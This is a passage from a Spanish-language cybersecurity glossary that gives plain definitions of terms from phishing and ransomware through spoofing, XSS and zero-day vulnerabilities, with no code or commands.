Ataque informático que aprovecha una vulnerabilidad del *software* de los servidores DNS y que consiste en modificar o sustituir el archivo del servidor de nombres de dominio cambiando la dirección IP legítima de una entidad (comúnmente una entidad bancaria) de manera que en el momento en el que el usuario escribe el nombre de dominio de la entidad en la barra de direcciones, el navegador redirigirá automáticamente al usuario a una dirección IP donde se aloja una web falsa que suplantará la identidad legítima de la entidad, obteniéndose de forma ilícita las claves de acceso de los clientes la entidad.

2.16.9. Phishing

Definición:
Técnica o tipo de ataque en el que alguien suplanta a una entidad/servicio mediante un correo electrónico o mensaje instantáneo para conseguir las credenciales o información de la tarjeta de crédito de un usuario. Ese correo/mensaje suele tener un enlace (o fichero que contiene ese enlace) a un sitio web que suplanta al legítimo y que usan para engañarlo.

Sinónimo: *Vishing, Smishing*

2.16.10. PIN

Definición:
Acrónimo del inglés *Personal Identification Number*; en español, número de identificación personal. Tipo de contraseña, generalmente de cuatro dígitos, usada en determinados dispositivos y servicios para identificarse y obtener acceso al sistema.

2.16.11. Ping

Definición:
Utilidad de diagnóstico que mide el estado, velocidad y calidad de una red de comunicaciones mediante el envío de paquetes de solicitud y de respuesta a uno o varios dispositivos.

2.16.12. Ping flood

Definición:
Saturación de una línea de comunicación provocada por el número excesivo de paquetes ICMP en circulación que produce la degradación de otros servicios o protocolos en funcionamiento debido al incremento de los tiempos de respuesta.

2.16.13. Plan de contingencia

Definición:
Un Plan de Contingencia de las Tecnologías de la Información y las Comunicaciones (TIC) consiste en una estrategia planificada en fases, constituida por un conjunto de recursos de respaldo, una organización de emergencia y unos procedimientos de actuación, encaminados a conseguir una restauración ordenada, progresiva y ágil de los sistemas de información que soportan la información y los procesos de negocio considerados críticos en el Plan de Continuidad de Negocio de la compañía.

2.16.14. Plan de continuidad

Definición:
Un Plan de Continuidad de Negocio es un conjunto formado por planes de actuación, planes de emergencia, planes financieros, planes de comunicación y planes de contingencias destinados a mitigar el impacto provocado por la concreción de determinados riesgos sobre la información y los procesos de negocio de una compañía.

Sinónimo: BCP

2.16.15. Plan director de seguridad

Definición:
Proyecto consistente en la definición y priorización de un conjunto de medidas en materia de seguridad de la información, con el objetivo de reducir los riesgos a los que está expuesta la organización hasta unos niveles aceptables, a partir de un análisis de la situación inicial. Es fundamental para la realización de un buen plan director de seguridad que se alinee con los objetivos estratégicos de la empresa, incluyendo una definición del alcance e incorporando las obligaciones y buenas prácticas de seguridad que deberán cumplir los trabajadores de la organización, así como terceros que colaboren con esta.

2.16.16. Plugin

Definición:
También conocida como extensión, complemento o *add-on* es una aplicación que se relaciona con otra para agregarle una función nueva y generalmente muy específica. Las extensiones son un tipo de software que permite personalizar entre otros los navegadores web.

«La política de seguridad **decide las medidas de seguridad que una empresa toma** respecto a sus sistemas de información»

2.16.17. Política de seguridad

Definición:
Son las decisiones o medidas de seguridad que una empresa ha decidido tomar respecto a la seguridad de sus sistemas de información después de evaluar el valor de sus activos y los riegos a los que están expuestos.

Este término también se refiere al documento de nivel ejecutivo mediante el cual una empresa establece sus directrices de seguridad de la información.

2.16.18. Privacidad

Definición:
Derecho de las personas y usuarios a proteger sus datos en Internet, además de controlar el acceso a los mismos y decidir qué información es visible para el resto de actores.

2.16.19. Protocolo

Definición:
Es un sistema de reglas que permiten que dos o más entidades se comuniquen entre ellas para transmitir información por medio de cualquier tipo de medio físico.

Se trata de las reglas o el estándar que define la sintaxis, semántica y sincronización de la comunicación, así como también los posibles métodos de recuperación de errores.

Los protocolos pueden ser implementados por *hardware*, por *software*, o por una combinación de ambos.

2.16.20. Proveedor de acceso

Definición:
Se denomina proveedor de acceso (a Internet) a todos los prestadores de servicios de la Sociedad de la Información que proporcionan a sus usuarios/clientes acceso a redes de telecomunicaciones, tanto fijas como móviles.

En inglés se denomina ISP, acrónimo de *Internet Service Provider*.

Sinónimo: ISP

2.16.21. Proxy

Definición:
El *proxy* es tanto el equipo, como el *software* encargado de dar el servicio, que hacen de intermediario en las peticiones de los equipos de la redes LAN hacia Internet.

Su cometido es de centralizar el tráfico entre Internet y una red privada, de forma que se evita que cada una de las máquinas de la red privada tenga que disponer necesariamente de una conexión directa a Internet y una dirección IP pública.

Al mismo tiempo un *proxy* puede proporcionar algunos mecanismos de seguridad (*firewall* o cortafuegos) que impiden accesos no autorizados desde el exterior hacia la red privada.

Sinónimo: *Gateway*

2.16.22. Puerta de enlace

Definición:
Dispositivo que actúa como intermediario permitiendo conectar redes con protocolos y arquitecturas diferentes a todos los niveles de comunicación y compartir recursos entre varios dispositivos. Su propósito es traducir la información del protocolo utilizado en una red al protocolo usado en la red de destino. Como característica adicional, el dispositivo que ejerce como puerta de enlace cuenta como mínimo con 2 tarjetas de red. Es importante que el tráfico de datos que atraviesa estas puertas de enlace que intercomunican redes, este supervisado o filtrado para evitar posibles ciberataques.

Sinónimo: *Gateway*

2.16.23. Puerta trasera

Definición:
Se denomina *backdoor* o puerta trasera a cualquier punto débil de un programa o sistema mediante el cual una persona no autorizada puede acceder a un sistema.

Las puertas traseras pueden ser errores o fallos, o pueden haber sido creadas a propósito, por los propios autores pero al ser descubiertas por terceros, pueden ser utilizadas con fines ilícitos.

Por otro lado, también se consideran puertas traseras a los programas que, una vez instalados en el ordenador de la víctima, dan el control de éste de forma remota al ordenador del atacante.

Por lo tanto aunque no son específicamente virus, pueden llegar a ser un tipo de malware que funcionan como herramientas de control remoto. Cuentan con una codificación propia y usan cualquier servicio de Internet: correo, mensajería instantánea, http, ftp, telnet o chat.

Sinónimo: *Backdoor*

2.16.24. Puerto

Definición:
Es una interfaz o «puerta» a través de la cual se pueden enviar y recibir datos. Existen dos tipos de puertos: los físicos, que serían los conectores de un equipo que permiten la comunicación entre dispositivos, y que a su vez se dividen en varios tipos según el conector y su función; y los lógicos, generalmente implementados por *software*, que son aquellos que permiten la comunicación entre dos máquinas en una red, mediante áreas de memoria reservadas en un sistema. Los puertos lógicos están limitados a 65536 al tratarse de numeros de 16 bits, que son manejados por las máquinas para establecer las comunicaciones. Los puertos son el principal objetivo de un ciberatacante para identificar posibles vías de entrada a un sistema.

2.17. R

2.17.1. Ransomware

Definición:
Malware cuya funcionalidad es «secuestrar» un dispositivo (en sus inicios) o la información que contiene de forma que si la víctima no paga el rescate, no podrá acceder a ella.

2.17.2. Rat

Definición:
Acrónimo en inglés de *Remote Administration Tool o Remote Administration Trojan*; en español, herramienta o troyano da administración remota, es el programa o *software* usado para la administración remota de un sistema a través de una red, ya sea de forma legítima o no con o sin autorización del usuario del equipo. Su uso es habitual entre los ciberdelincuentes para controlar una máquina infectada mediante una puerta trasera o *backdoor*.

2.17.3. Red privada virtual

Definición:
Una red privada virtual, también conocida por sus siglas VPN (*Virtual Private Network*) es una tecnología de red que permite una extensión segura de una red local (LAN) sobre una red pública o no controlada como Internet.

Al establecerlas, la integridad de los datos y la confidencialidad se protegen mediante la autentificación y el cifrado.

Se trata realmente de una conexión virtual punto a punto entre dos redes LAN usando para la conexión una red pública como es Internet y consiguiendo que esta conexión sea segura gracias al cifrado de la comunicación.

Sinónimo: VPN

«**RFID**, siglas de ***Radio Frequency Identification***, en español, Identificación por Radiofrecuencia, es un **método de identificación de dispositivos por ondas de radio**»

2.17.4. Redundancia

Definición:
Propiedad consistente en un determinado fichero o sistema para que en caso de caída de uno se pueda seguir proporcionando el servicio.

2.17.5. Repudio

Definición:
Denegación realizada por una de las partes intervinientes en una comunicación, por lo que no se puede garantizar la fuente de la información o de los datos.

2.17.6. Resiliencia

Definición:
Capacidad de una organización de resisitir ante una situación adversa, como por ejemplo, un incidente de ciberseguridad. La resiliencia empresarial debería ir acompañada de un plan de contingencia y continuidad para hacer frente a posibles situaciones de crisis en la empresa.

2.17.7. Respuesta de incidentes

Definición:
Se trata de un plan o guía con el que poder dar respuesta a posibles incidentes de ciberseguridad en la empresa. Dicha guía debe contemplar varios puntos esenciales, detección y registro del incidente, análisis y evaluación, notificación y equipo o personal encargado de su resolución, así como soluciones y mejoras para evitar futuras incidencias. Todo ello siempre atendiendo a la ley RGPD en materia de protección de datos.

2.17.8. RFID

Definición:
Siglas de *Radio Frequency Identification*, en español Identificación por Radiofrecuencia. Como su nombre indica es un método de identificación de dispositivos por ondas de radio.

El propósito fundamental de la tecnología RFID es transmitir la identidad de un objeto (similar a un número de serie único) de una forma inalámbrica.

Las etiquetas RFID (RFID *Tag*, en inglés) son unos dispositivos pequeños, similares a una pegatina, que pueden ser adheridas

o incorporadas a un producto y que contienen una mini-antena que les permitirles recibir y responder a peticiones por radiofrecuencia desde un lector RFID.

RFID se utiliza en muchos ámbitos, por ejemplo los arcos de detección en las entradas de las tiendas o los controles de acceso mediante tarjeta por proximidad.

2.17.9. RGPD

Definición:
Acrónimo de Reglamento General de Protección de Datos, regulación de la Unión Europea introducida en 2016 orientada a la protección de los datos personales de las personas físicas por parte de organizaciones e instituciones que operan en la Unión Europea, así como de los procesos que estas realizan de dicha información personal (procesamiento, almacenamiento o destrucción) y las consecuencias y multas en caso de sufrir una filtración o pérdida de información personal por parte de las organizaciones.

2.17.10. Riesgo

Definición:
Es la posibilidad de que una amenaza o vulnerabilidad se convierta en un daño real para la empresa, que resulte en una pérdida o robo de información o en una detención de su actividad como consecuencia del daño ocasionado. El riesgo puede ser mitigado mediante políticas de seguridad y continuidad del negocio que suelen prever posibles ataques y proponen soluciones de actuación ante situaciones cuyo riesgo pueda ser elevado.

2.17.11. Rogue Access Point

Definición:
Punto de acceso inalámbrico que ha sido instalado en una red segura por parte de un ciberdelincuente con el objetivo de suplantar la identidad del acceso legítimo y poder robar información confidencial.

2.17.12. Rootear Android

Definición:
Mediante este proceso se obtiene acceso *root* al dispositivo; es decir, obtener permisos de "superusuario" o administrador, con los que se tendrá acceso al sistema sin ningún tipo de restricción impuesta por el fabricante.

2.17.13. Rootkit

Definición:
Tipo de *malware* que permite un acceso continuo con permisos de administrador a un determinado dispositivo, como un ordenador, y que mantiene su presencia oculta al control de los administradores.

2.17.14. Router

Definición:
Es un dispositivo que distribuye tráfico de red entre dos o más diferentes redes. Un *router* está conectado al menos a dos redes, generalmente LAN o WAN y el tráfico que recibe procedente de una red lo redirige hacia la(s) otra(s) red(es).

En términos domésticos un *router* es el dispositivo que proporciona el proveedor de servicios de telefonía (o ISP) y que permite conectar nuestra LAN doméstica con la red del IS.

El *router* comprueba las direcciones de destino de los paquetes de información y decide por qué ruta serán enviados, para determinar el mejor camino emplean cabeceras y tablas de comparación.

Sinónimo: Enrutador, Encaminador, Rúter

2.17.15. RSA

Definición:
Se trata de un sistema criptográfico de clave pública desarrollado por los criptógrafos Rivest, Shamir y Adleman, de donde toma su nombre.

Es el primer y más utilizado algoritmo de este tipo y permite tanto cifrar documentos como firmarlos digitalmente.

2.18. S

2.18.1. SaaS

Definición:
Son las siglas de *Software as a Service*, es decir la utilización de *software* como un servicio.

Es un modelo de distribución de *software* donde tanto el *software* como los datos que maneja se alojan en servidores de un tercero (generalmente el fabricante del *software*) y el cliente accede a los mismos vía Internet.

2.18.2. Sandbox

Definición:
Se define como un entorno de pruebas aislado que permite ejecutar aplicaciones peligrosas o dudosas sin riesgo de poner en peligro otros sistemas de la organización empresarial. Los *sandboxes* también tienen la función contraria: ejecutar un programa en un entorno seguro, libre de virus y ataques externos. Por ejemplo, si abrimos un archivo adjunto de correo que contiene *malware*, la infección solo afectará al sistema que ejecuta *sandbox*, generalmente, sistemas temporales que una vez cerrados no dejan ninguna secuela por posibles infecciones.

2.18.3. Scam

Definición:
En español, estafa, utilizado para referirse a las estafas por medios electrónicos, bien sea a través de campañas de correo, ofreciendo productos o servicios falsos, o mediante sitios web que venden supuestos productos o servicios inexistentes. El *scam* suele hacer uso de la ingeniería social para engañar a sus víctimas.

2.18.4. Scareware

Definición:
Se trata de un tipo de estafa mediante técnicas de ingeniería social, en la que aparecen ventanas emergentes de forma repetitiva de un supuesto *software* legítimo, generalmente antivirus o *antimalware*, que trata de hacer creer al usuario que su equipo es víctima de una seria amenaza, ofreciéndole al mismo tiempo una solución inminente y rápida a su problema por un módico precio. Su objetivo en muchos casos es triple: si el usuario cae en la trampa estará adquiriendo un *software* falso que no cumple con su fin; por otro lado, los atacantes habrán obtenido sus datos bancarios; y finalmente, el *software* descargado les permitirá acceder al dispositivo de la víctima.

2.18.5. Segmentación de red

Definición:
Técnica que consiste en dividir una red informática en otras redes más pequeñas o segmentos. El objetivo es aumentar el rendimiento de la red mejorando el ancho de banda al reducir el número de integrantes que se comunican entre sí. También se mejora la seguridad de la misma, permitiendo el acceso a determinados segmentos y solo al personal autorizado. De esta forma, en caso de un ciberataque a una red, solo se compromete el segmento afectado y no toda la red corporativa. Actualmente, algunas de las tecnologías más extendidas son las listas ACL (de control de acceso) y las VLAN (redes de area local virtuales).

2.18.6. Seguridad por oscuridad

Definición:
Se trata de un concepto que pretende emplear el secreto de implementación de un dispositivo o programa; es decir, encubrir cómo está construido interiormente para evitar sufrir ataques o vulnerabilidades y tratar de aumentar así el nivel de seguridad. Sin embargo, esta técnica ha sido ampliamente discutida, demostrando que no es efectiva y que incluso es contraproducente, ya que pueden existir vulnerabilidades solo conocidas por unos pocos que permitirían romper la seguridad de lo que se pretende encubrir.

2.18.7. Sello de confianza

Definición:
Son distintivos que garantizan la seguridad, calidad y transparencia de una actividad comercial en Internet, así como las buenas prácticas que se implementan para desarrollarla. Existen diversas organizaciones que emiten estos distintivos previa solicitud y posterior auditoría, algunos ejemplos representativos son Aenor y Confianza Online.

2.18.8. Servidor

Definición:
Puede entenderse como servidor tanto el *software* que realiza ciertas tareas en nombre de los usuarios, como el ordenador físico en el cual funciona ese *software*, una máquina cuyo propósito es proveer y gestionar datos de algún tipo de forma que estén disponibles para otras máquinas que se conecten a él.

Así, se entiende por servidor tanto el equipo que almacena una determinada información como el programa de *software* encargado de gestionar dicha información y ofrecerla.

Algunos ejemplos de servidores son los que proporcionan el alojamiento de sitios web y los que proporcionan el servicio de envío, reenvío y recepción de correos electrónicos.

2.18.9. Session Hijacking

Definición:
También llamado secuestro de *cookies*, es un ataque basado en interceptar la sesión de un usuario en Internet para acceder a su información o servicios sin autorización. Se suele dar en sesiones no cifradas como las HTTP. Este tipo de ataque se ayuda de varias técnicas como *Man-in-the-Middle* o XSS (*cross site scripting*) para lograr su objetivo, así como de programas de *malware* específicos para robar *cookies* de sesión.

2.18.10. SFTP

Definición:
Es la abreviatura en inglés de *Secure File Transfer Protocol*; en español, protocolo de transferencia segura de archivos. Es un protocolo que permite la transferencia de datos de forma segura entre cliente y servidor haciendo uso de SSH (*Secure Shell*), el cual permite mantener ilegible la identidad del usuario y la información intercambiada mediante algoritmos de cifrado.

2.18.11. SGSI

Definición:
Un Sistema de Gestión de la seguridad de la Información (SGSI) es un conjunto de políticas de seguridad de la información que siguen la norma ISO/IEC 27001.

Un SGSI es para una organización el diseño, implantación, mantenimiento de un conjunto de procesos para gestionar eficientemente la accesibilidad de la información, buscando asegurar la confidencialidad, integridad y disponibilidad de los activos de información minimizando a la vez los riesgos de seguridad de la información.

2.18.12. Shadow IT

Definición:
Relativo a la utilización del *hardware* y/o *software* dentro de una empresa que no es aceptado con el Departamento Informático o que es utilizado por los empleados sin conocimiento de dicho departamento. Generalmente, conlleva riesgos para la organización al no estar sujetos a las políticas de seguridad corporativas. Este término suele hacer alusión a aquellos dispostivos BYOD (propios de los empleados) como teléfonos móviles o memorias USB, así como al *software* y servicios en la nube.

2.18.13. SIEM

Definición:
Acrónimo de las siglas en inglés *Security Information and Event Management*; en español, gestión de eventos e información de seguridad. Se trata de un *software* con el que se intenta detectar y prevenir amenazas para atajarlas antes de que ocurran. El término comprende, por un lado, el almacenamiento y análisis de eventos en tiempo real SEM; y por otro, el almacenaje para su posterior análisis SIM. De la unión de los dos nace el SIEM, su objetivo es recopilar, identificar y analizar los eventos de seguridad de forma rápida para prevenir posibles ataques y vulnerabilidades.

2.18.14. Sistemas de reputación

Definición:
En los servicios de compraventa online se suelen adoptar sistemas de reputación. Estos sistemas permiten conocer la opinión de otros compradores y sus experiencias para valorar si el sitio merece nuestra confianza.

Estos sistemas permiten que los usuarios que han utilizado un servicio de compraventa online publiquen sus opiniones y experiencias con éste y califiquen el servicio. A partir de esta información, nosotros podemos hacernos una idea del nivel de confianza, seguridad y garantía que podemos obtener del servicio si decidimos utilizarlo.

Estos sistemas son ventajosos tanto para los propietarios de los servicios de compraventa online como para sus usuarios, por esto, no es de extrañar que las páginas especializadas en compraventa, subastas y venta por Internet demuestren su interés en utilizarlos.

Otro ejemplo de sistema de reputación son las listas negras que valoran si una dirección IP son emisoras de spam o que valoran si una dirección IP aloja *phishing*. Estos sistemas de reputación ayudan a evitar ser víctimas de *spam* o *phishing*.

2.18.15. SLA

Definición:
Un acuerdo de nivel de servicio o ANS (en inglés *Service Level Agreement* o SLA), es un contrato escrito entre un proveedor de servicio y su cliente con objeto de fijar el nivel acordado para la calidad de dicho servicio.

El ANS es una herramienta que ayuda a ambas partes a llegar a un consenso en términos del nivel de calidad del servicio, en aspectos tales como tiempo de respuesta, disponibilidad horaria, documentación disponible, personal asignado al servicio, etc.

Sinónimo: Acuerdo de Nivel de Servicio

2.18.16. SMTP

Definición:
El Protocolo Simple de Transferencia de Correo (o *Simple Mail Transfer Protocol* del inglés) es un protocolo de red utilizado para el intercambio de mensajes de correo electrónico.

Este protocolo, aunque es el más comúnmente utilizado, posee algunas limitaciones en cuanto a la recepción de mensajes en el servidor de destino (cola de mensajes recibidos).

Como alternativa a esta limitación crearon los protocolos POP o IMAP, otorgando a SMTP la tarea específica de enviar correo, y recibirlos empleando los otros protocolos antes mencionados (POP O IMAP).

2.18.17. Sniffer

Definición:
Un *sniffer* es un programa que monitoriza la información que circula por la red con el objeto de capturar información.

Las tarjetas de red pueden verificar si la información recibida está dirigida o no a su sistema.

Si no es así, la rechaza. Un *sniffer* lo que hace es colocar a la placa de red en un modo el cual desactiva el filtro de verificación de direcciones (promiscuo) y por lo tanto acepta todos los paquetes que llegan a la tarjeta de red del ordenador donde está instalado estén dirigidos o no a ese dispositivo.

El tráfico que no viaje cifrado podrá por tanto ser «escuchado» por el usuario del *sniffer*.

El análisis de tráfico puede ser utilizado también para determinar relaciones entre varios usuarios (conocer con qué usuarios o sistemas se relaciona alguien en concreto).

No es fácil detectar si nuestro tráfico de red está siendo «escuchado» mediante un *sniffer*, por lo que siempre es recomendable utilizar tráfico cifrado en todas las comunicaciones.

2.18.18. SOC

Definición:
Del inglés *Security Operations Center*; en español, centro de operaciones en seguridad. Se trata de un equipo cualificado específicamente en ciberseguridad

con las herramientas necesarias para poder analizar, investigar y dar soporte convenientemente a posibles eventos de ciberseguridad corporativos. Un SOC puede ser externo o interno, y su objetivo es evitar y mitigar posibles ataques en la empresa, constituyendo lo que podríamos llamar contramedidas ante un ciberataque.

2.18.19. Software

Definición:
Definimos *software* del inglés como un conjunto de programas, instrucciones y reglas informáticas que permiten ejecutar distintas tareas en un dispositivo. El *software* conforma todas aquellas acciones que se pueden realizar gracias a las instrucciones previamente contempladas y programadas e incluidas dentro de un programa que permite al usuario interactuar con el sistema de forma fácil e intuitiva.

2.18.20. Spear phishing

Definición:
Modalidad de *phishing* dirigido contra un usuario u organización en concreto en la que los atacantes intentan mediante un correo electrónico, que aparenta ser de un amigo o de empresa conocida, conseguir información confidencial. Este tipo de ataques suelen contar previamente con una fase de reconocimiento donde los ciberdelincuentes obtienen la información necesaria para perpetrar el ataque.

2.18.21. Spoofing

Definición:
Es una técnica de suplantación de identidad en la Red, llevada a cabo por un ciberdelincuente generalmente gracias a un proceso de investigación o con el uso de *malware*. Los ataques de seguridad en las redes usando técnicas de *spoofing* ponen en riesgo la privacidad de los usuarios, así como la integridad de sus datos.

De acuerdo a la tecnología utilizada se pueden diferenciar varios tipos de *spoofing*:

- IP *spoofing*: consiste en la suplantación de la dirección IP de origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar.
- ARP *spoofing*: es la suplantación de identidad por falsificación de tabla ARP. ARP (*Address Resolution Protocol*) es un protocolo de nivel de red que relaciona una dirección MAC con la dirección IP del ordenador. Por lo tanto, al falsear la tabla ARP de la víctima, todo lo que se envíe a un usuario, será direccionado al atacante.
- DNS *spoofing*: es una suplantación de identidad por nombre de dominio, la cual consiste en una relación falsa entre IP y nombre de dominio.
- Web *spoofing*: con esta técnica el atacante crea una falsa página web, muy similar a la que suele utilizar el afectado con el objetivo de obtener información de dicha víctima como contraseñas, información personal, datos facilitados, páginas que visita con frecuencia, perfil del usuario, etc. Los ataques de *phishing* son un tipo de Web *spoofing*.
- *Mail spoofing*: suplantación de correo electrónico bien sea de personas o de entidades con el objetivo de llevar a cabo envío masivo de *spam*.

2.18.22. Spyware

Definición:
Es un *malware* que recopila información de un ordenador y después la envía a una entidad remota sin el conocimiento o el consentimiento del propietario del ordenador.

El término *spyware* también se utiliza más ampliamente para referirse a otros productos como *adware*, falsos antivirus o troyanos.

Sinónimo: Programa espía

2.18.23. SSID

Definición:
Acrónimo del inglés *Service Set Identifier*; en español, identificador de conjunto de servicios, es una secuencia alfanumérica que permite identificar una red de área local wifi de otras redes inalámbricas de la zona.

2.18.24. SSL

Definición:
Es un protocolo criptográfico seguro que proporciona comunicaciones seguras a través de una red (por ejemplo Internet). Generalmente comunicaciones cliente-servidor. El uso de SSL (*Secure Sockets Layer*) proporciona autenticación y privacidad de la información entre extremos sobre una red mediante el uso de criptografía.

SSL garantiza la confidencialidad de la información utilizando una clave de cifrado simétrica y para garantizar la autenticación y seguridad de la clave simétrica, se utilizan algoritmos de cifrado asimétrico y certificados X.509.

En comunicaciones SSL de forma general solo se autentica el lado del servidor mientras que el cliente se mantiene sin autenticar; la autenticación mutua requiere un despliegue de infraestructura de claves públicas (PKI) para los clientes.

SSL ha evolucionado hacia TLS, siglas en inglés de «seguridad de la capa de transporte» (*Transport Layer Security*) protocolo ampliamente utilizado en la actualidad.

Sinónimo: TLS

2.18.25. Suplantación de identidad

Definición:
Es la actividad maliciosa en la que un atacante se hace pasar por otra persona para cometer algún tipo de fraude, acoso (*cyberbulling*).

Un ejemplo es, en las redes sociales, crear un perfil de otra persona e interactuar con otros usuarios haciéndose pasar por ella.

2.19. T

2.19.1. Tablas *rainbow*

Definición:
Tablas especialmente diseñadas para encontrar coincidencias de un determinado *hash*, resultado de aplicar la función resumen sobre una contraseña en texto plano. Este tipo de tablas reducen considerablemente el tiempo necesario en realizar ataques de fuerza bruta sobre contraseñas.

2.19.2. TCP/IP

Definición:
Por TCP/IP se conoce a una familia de protocolos sobre los cuales funciona Internet, permitiendo la comunicación entre todos los servidores conectados a dicha red.

TCP/IP consta entre otros muchos, del protocolo IP (*Internet Protocol*), que se ocupa de transferir los paquetes de datos hasta su destino correcto y el protocolo TCP (*Transfer Control Protocol*), que se ocupa de garantizar que la transferencia se lleve a cabo de forma correcta y confiable.

Entre otros muchos, esta familia consta de los protocolos ICMP, UDP, DNS, HTTP y FTP.

2.19.3. Texto plano

Definición:
Archivo informático que carece de formato y que contiene texto formado por caracteres alfanuméricos legibles por humanos.

2.19.4. Token

Definición:
Dispositivo físico (*hardware*) o digital (*software*) que permite el acceso a un recurso restringido en lugar de usar una contraseña, firma digital o dato biométrico; es decir, actúa como una llave con la que acceder a un recurso.

2.19.5. Troyano

Definición:
Malware diseñado para tener múltiples utilidades, la más común es crear una puerta trasera en el equipo infectado, para poder descargar actualizaciones y nuevas funcionalidades. Esta diseñado para ser controlado desde un centro de comando y control (C&C). Como funcionalidades habituales encontramos: *keylogger*, escaneo de redes locales buscando otros equipos para infectar, envío de correos, robo de datos/ficheros, minado de cryptomonedas, descarga de otros *malwares* como *ransomware*... La distribución suele hacerse usando un correo electrónico con un fichero adjunto o enlace a un fichero, que es quien prepara el equipo para descargar el troyano e infectarlo. La mayor parte del *malware* actual son Troyanos, más del 80%. Los ordenadores infectados con un troyano se denominan *Bots* o Zombi, y un grupo de *bot* controlados por un C&C se denomina *Botnet* o Red Zombie.

«Los virus pueden **copiarse a sí mismos adjuntándose en aplicaciones existentes** en el equipo»

2.19.6. Túnel

Definición:
Técnica que encapsula un protocolo de red sobre otro, lo que permite generar un túnel de comunicación para transportarlo a través de una red con seguridad. Destaca el uso de esta técnica en redes privadas virtuales o VPN.

2.20. U

2.20.1. URL

Definición:
Las siglas URL (*Uniform Resource Locator*) hacen referencia a la dirección que identifica un contenido colgado en Internet.

Las URL permiten tener acceso a los recursos colgados en una red gracias a la dirección única y al servicio de DNS que permite localizar la dirección IP del contenido al que se quiere acceder.

2.20.2. UTM

Definición:
Acrónimo en inglés de *Unified Threat Management*; en español, gestión unificada de amenazas, es el *software* de seguridad perimetral que permite la gestión centralizada de las amenazas que pueden afectar a una organización. Para ello, se ubica la misma en un punto intermedio de la red interna para inspeccionar la información en tránsito desde y hacia Internet.

2.21. V

2.21.1. Virtualización

Definición:
La virtualización es un medio para crear una versión virtual de un dispositivo o recurso, como un servidor, o una red, en una máquina física, generalmente con el apoyo de un *software* que implementa una capa de abstracción para que la maquina física y la virtual puedan comunicarse y compartir recursos.

2.21.2. Virus

Definición:
Malware que tiene como característica principal que infecta ficheros ejecutables o sectores de arranque de dispositivos de almacenamiento

2.21.3. VLAN

Definición:
Una red de área virtual o VLAN (acrónimo de *Virtual Local Area Network*) es una red lógica independiente dentro de una red física de forma que es posible crear diferentes una VLAN que este conectadas físicamente a diferentes segmentos de una red de área local o LAN. Los administradores de este tipo de redes las configuran mediante software en lugar de *hardware*, lo que las hace extremadamente flexibles. Esta flexibilidad se hace presente en el hecho de que varias de estas redes pueden coexistir en un solo conmutador o red física.

Otra de las ventajas de este tipo de redes surge cuando se traslada físicamente algún ordenador a otra ubicación ya que no es necesario volver a configurar el *hardware*.

2.21.4. VoIP

Definición:
Señal de voz digitalizada que viaja a través de una red utilizando el protocolo IP (*Internet Protocol*) que es el utilizado en Internet. Esta tecnología permite mantener conversaciones de voz sin necesidad de una conexión telefónica.

La tecnología VoIP utiliza un *software* especial que transforma la voz humana en una señal digital, que es enviada a través de Internet, donde el proceso se invierte para que la persona destinataria pueda escuchar correctamente la voz, tal y como ocurre en la telefonía tradicional.

La principal ventaja de esta tecnología es la importante reducción de los costes que conlleva su uso, así como la portabilidad y la posibilidad de enviar o recibir llamadas de y desde cualquier parte del mundo con un coste mínimo.

2.21.5. VPN

Definición:
Véase: Red Privada Virtual

2.21.6. Vulnerabilidad

Definición:
Debilidad o fallo de un sistema que puede ser aprovechado con fines maliciosos (normalmente mediante un programa que se denomina *exploit*). Cuando se descubre el desarrollador del *software* o *hardware* lo solucionará publicando una actualización de seguridad del producto.

Sinónimo: Agujero de seguridad

«Una **red wifi** es una **red de dispositivos inalámbricos interconectados entre sí** y generalmente también conectados a Internet a través de un punto de acceso inalámbrico»

2.22. W

2.22.1. Watering hole

Definición:
Se produce cuando el atacante infecta una página legítima, que es visitada regularmente por las víctimas a quien se dirige la acción, para que esos visitantes queden infectados al visitarla.

Sinónimo: Abrevadero

2.22.2. WEP

Definición:
Acrónimo en inglés de *Wired Equivalent Privacy*; en español, privacidad equivalente a cableado, es el sistema de cifrado que permite proteger la información que se transmite a través de redes wifi. Actualmente, se considera un protocolo débil y se desaconseja su uso.

2.22.3. Wifi

Definición:
Una red wifi es una red de dispositivos inalámbricos interconectados entre sí y generalmente también conectados a Internet a través de un punto de acceso inalámbrico. Se trata por tanto de una red LAN que no utiliza un cable físico para el envío de la información.

Tecnología de interconexión de dispositivos electrónicos de forma inalámbrica, que funciona en base al estándar 802.11, que regula las transmisiones inalámbricas. Esta ausencia de cable físico quiere decir que se pierda la confidencialidad de la información transmitida. Por esta razón se hace necesario el cifrado de los contenidos transmitidos a través de una red wifi.

Preferiblemente se deben utilizar como sistemas de cifrado:

- WPA2
- WPA3

Sinónimo: Wi-Fi, WiFi

2.22.4. Wi-Fi Direct

Definición:
Estándar de las conexiones inalámbricas wifi que permite establecer de forma directa la conexión entre dos dispositivos sin un punto de acceso inalámbrico intermedio; es decir, a través de un solo salto.

2.22.5. WPA

Definición:
Acrónimo en inglés de *Wi-Fi Protected Access*; en español, acceso protegido inalámbrico, consiste en un sistema usado en el ámbito de las comunicaciones inalámbricas destinado a evitar que cualquier persona no expresamente autorizada pueda acceder a la red mediante el uso de este algoritmo de cifrado. Ha sido desarrollado por la *Wi-Fi Alliance* como alternativa al algoritmo WEP y, actualmente, se encuentra implementada la versión 3 de dicho algoritmo (WPA3).

2.22.6. WPS

Definición:
Del inglés *Wifi Protected Setup*, es un mecanismo creado para facilitar la conexión de dispositivos a una red Wi-Fi. Debido a un fallo de seguridad presente en el mecanismo, un atacante podría acceder de manera muy facil a la red, por lo que se recomienda desactivarlo. Tras este fallo se desarrolló el mecanismo *Wi-Fi Direct*.

2.23. X

2.23.1. XSS

Definición:
Se trata de una vulnerabilidad existente en algunas páginas web generadas dinámicamente (en función de los datos de entrada). XSS viene del acrónimo en inglés de Secuencias de comandos en sitios cruzados (*Cross-site Scripting*).

Dado que los sitios web dinámicos dependen de la interacción del usuario, es posible insertar en un formulario un pequeño programa malicioso, ocultándolo entre solicitudes legítimas y hacer que éste se ejecute. Los puntos de entrada comunes incluyen buscadores, foros, blogs y todo tipo de formularios alojados en una página web.

Una vez realizado el ataque XSS, el atacante puede cambiar la configuración del servidor, secuestrar cuentas, escuchar comunicaciones (incluso cifradas), instalar publicidad en el sitio víctima y en general cualquier acción que desee de forma inadvertida para el administrador.

Sinónimo: Secuencias de comandos en sitios cruzados

2.24. Z

2.24.1. Zero-day

Definición:
Son aquellas vulnerabilidades en sistemas o programas informáticos que son únicamente conocidas por determinados atacantes y son desconocidas por los fabricantes y usuarios. Al ser desconocidas por los fabricantes, no existe un parche de seguridad para solucionarlas.

